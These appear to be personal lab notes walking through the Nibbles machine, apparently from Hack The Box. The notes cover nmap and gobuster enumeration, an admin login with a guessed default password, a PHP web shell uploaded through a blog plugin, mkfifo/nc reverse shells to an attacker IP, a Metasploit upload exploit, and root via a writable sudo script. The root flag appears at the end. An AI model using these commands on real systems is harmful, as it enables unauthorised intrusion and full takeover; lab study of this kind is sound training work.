
Nibbles


Sunday, July 6, 2025 6:19 PM

nmap


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 01:49 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.27% done; ETC: 01:49 (0:00:05 remaining)
Nmap scan report for 10.129.64.65
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   21.79 ms 10.10.14.1
2   18.34 ms 10.129.64.65

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.33 seconds
```



```
┌──(kali㉿kali)-[~/Desktop/cpts]
└─$ whatweb $ip
http://10.129.64.65 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.64.65]

┌──(kali㉿kali)-[~/Desktop/cpts]
└─$ curl http://10.129.64.65/
<b>Hello world!</b>














<!-- /nibbleblog/ directory. Nothing interesting here! -->
```




```
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://10.129.64.65/nibbleblog/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.64.65/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 307]
/.htaccess            (Status: 403) [Size: 307]
/.hta                 (Status: 403) [Size: 302]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 323] [--> http://10.129.64.65/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 325] [--> http://10.129.64.65/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 327] [--> http://10.129.64.65/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.64.65/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 324] [--> http://10.129.64.65/nibbleblog/themes/]
Progress: 4746 / 4747 (99.98%)
===============================================================
```



Index of /nibbleblog/admin

Name	Last modified	Size	Description
Parent Directory		-	
ajax/	2017-12-10 23:27	-	
boot/	2017-12-10 23:27	-	
controllers/	2017-12-10 23:27	-	
js/	2017-12-10 23:27	-	
kernel/	2017-12-10 23:27	-	
templates/	2017-12-10 23:27	-	
views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.64.65 Port 80




10.129.64.65/nibbleblog/content/private/config.xml


```
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>
<seo_author type="string"/>
<friendly_urls type="integer">0</friendly_urls>
```

admin@nibbles.com:::::::::::::Nibbles - Yum yum

Login
admin:::nibbles



10.129.64.65/nibbleblog/admin.php



Sign in to Nibbleblog admin area

admin


●●●●●●●

□ Remember me

Login

←Back to blog

nano shell.php
<?php system('id'); ?>




nibbleblog - Plugins :: My image

Title: My image

Position: 4


Caption:

shell.php



10.129.64.65/nibbleblog/content/private/plugins/my_image/

```
Index of /nibbleblog/content/private/plugins/my_image

      Name          Last modified     Size Description
Parent Directory                        -
db.xml           2025-07-06 18:53   258
image.php        2025-07-06 18:53    23

Apache/2.4.18 (Ubuntu) Server at 10.129.64.65 Port 80
```




10.129.64.65/nibbleblog/content/private/plugins/my_image/i

```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

```
nano shell.php
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.55 9001 >/tmp/f"); ?>
```

Go to this url.
http://10.129.64.65/nibbleblog/content/private/plugins/my_image/image.php




```
┌──(kali㉿kali)-[~/Desktop/cpts]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.64.65 56584
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$ bash
```

Upgrade shell


```
python -c 'import pty; pty.spawn("/bin/bash")'
# or
python3 -c 'import pty; pty.spawn("/bin/bash")'
# or
cd /tmp && script bash

Ctrl + Z
stty raw -echo ; fg
export TERM=xterm
```

Using Metasploit to get user shell

msfconsole
search nibbleblog
use *




```
msf6 exploit(multi/http/nibbleblog_file_upload) > options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.165.97    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                         loit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  nibbleblog       yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3
```




```
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Sending stage (40004 bytes) to 10.129.165.97
[+] Deleted image.php
[*] Meterpreter session 3 opened (10.10.14.20:4444 -> 10.129.165.97:38168) at 2025-07-07 03:11:41 -0400

meterpreter > shell
Process 1569 created.
Channel 0 created.
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
bash -i
bash: cannot set terminal process group (1360): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

Unzip personal.zip and we will get personal folder.




```
nibbler@Nibbles:/home/nibbler$ ls
personal  personal.zip  user.txt
```



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```


We have write access to monitor.sh



```
-rwxrwxrwx 1 nibbler nibbler 112 Jul  6 19:11 /home/nibbler/personal/stuff/monitor.sh
```

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.55 9002 >/tmp/f' > /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh

We are root!



```
└─$ nc -nvlp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.64.65 44124
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
de5e5d6619862a8aa5b9b212314e0cdd
```